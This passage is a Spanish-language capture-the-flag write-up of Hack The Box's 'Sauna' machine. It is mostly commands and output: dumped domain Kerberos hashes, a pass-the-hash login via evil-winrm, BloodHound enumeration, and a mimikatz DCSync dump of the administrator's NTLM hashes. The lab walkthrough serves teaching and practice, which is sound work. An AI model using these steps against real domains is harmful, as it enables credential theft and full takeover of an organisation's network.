EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f159633
24
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61
e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2
efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:7a24a3b18f00ea107d4e2db13cb0939d267b71de967b98fda20c12cdcf38fdd9
SAUNA$:aes128-cts-hmac-sha1-96:dd99be7b5626a020fdfa60b82e73df63
SAUNA$:des-cbc-md5:405b6d320104861a
[*] Cleaning up...
```

Vemos que nos realiza un volcado con los hashes de todos los usuarios del sistema. Vamos a probar si podemos entablar la Shell con evil-winrm utilizando el usuario administrator y su hash NTLM.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e



Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> CD ..
*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> cat root.txt
1c8ee1f76ab69486a501d9041069886c
*Evil-WinRM* PS C:\Users\Administrator\desktop>
```

Podemos acceder al usuario administrator y obtener la Shell root.txt


Ahora vamos a realizar la elevación de privilegios, pero utilizando las herramientas BloodHound para buscar posibles rutas de elevación de privilegios y mimikatz para intentar obtener el volcado del hash de administrador.

Primero debemos subir a la máquina objetivo el ejecutable SharpHound, que recopilará toda la información disponible y creará en archivo .zip con toda la información necesaria que posteriormente utilizaremos en BloodHound.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> ./SharpHound.exe
2022-04-07T18:06:25.8703129-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-04-07T18:06:25.8703129-07:00|INFORMATION|Initializing SharpHound at 6:06 PM on 4/7/2022
2022-04-07T18:06:50.2453000-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, Object
Props, DCOM, SPNTargets, PSRemote
2022-04-07T18:06:50.4484304-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2022-04-07T18:06:50.5110318-07:00|INFORMATION|Producer has finished, closing LDAP channel
2022-04-07T18:06:50.5110318-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-04-07T18:07:21.3391373-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2022-04-07T18:07:47.1671777-07:00|INFORMATION|Consumers finished, closing output channel
2022-04-07T18:07:47.2140636-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2022-04-07T18:07:47.6828072-07:00|INFORMATION|Status: 94 objects finished (+94 1.649123)/s -- Using 56 MB RAM
2022-04-07T18:07:47.6828072-07:00|INFORMATION|Enumeration finished in 00:00:57.2488271
2022-04-07T18:07:47.8703052-07:00|INFORMATION|SharpHound Enumeration Completed at 6:07 PM on 4/7/2022! Happy Graphin
g!
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir


    Directory: C:\Users\FSmith\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/7/2022   6:07 PM          11004 20220407180746_BloodHound.zip
-a----         4/7/2022   6:03 PM         906752 SharpHound.exe
-a----         4/7/2022   5:24 PM        1936384 winPEASany.exe
-a----         4/7/2022   6:07 PM           8720 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin
```


Descargamos el zip generado en nuestra máquina local.

Ahora iniciamos BloodHound y neo4j y cargamos el archivo generado.




Después de importar nuestros archivos, podemos seleccionar "Find Principals with DCSync Rights" y genera un gráfico. Nuestra cuenta de servicio tiene dos permisos. Observe sus permisos similares de administradores.

1. GetChanges
2. GetChangesAll



Hice clic derecho en la relación y seleccioné "Help". En la Información de abuso, aprendí que podemos realizar un ataque DCSync para obtener hash de contraseña.



Vamos a utilizar mimikatz para hacer el volcado del hash del usuario administrator. Vamos a ver como se hace.

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> upload mimikatz.exe
Info: Uploading mimikatz.exe to C:\Users\svc_loanmgr\Documents\mimikatz.exe


Data: 1807572 bytes of 1807572 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ./mimikatz.exe "lsadump::dcsync /user:administrator" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:0
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiw    ( benjamin@gentilkiwi.com
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX          ( vincent.letoux@gmail.com
  '#####'        > https://pingcastle.com                  /smartlogon.com

mimikatz(commandline) # lsadump::dcsync  /user:administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **
```

```
Credentials:
  Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 0: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 1: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 2: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: 365ca60e4aba3e9a71d78a3912caf35c
    lm  - 1: 7af65ae5e7103761ae828523c7713031
```

Y ahora con este hash y el usuario administrator, volvemos a ejecutar evil-winrm para comunicarnos con la máquina objetivo.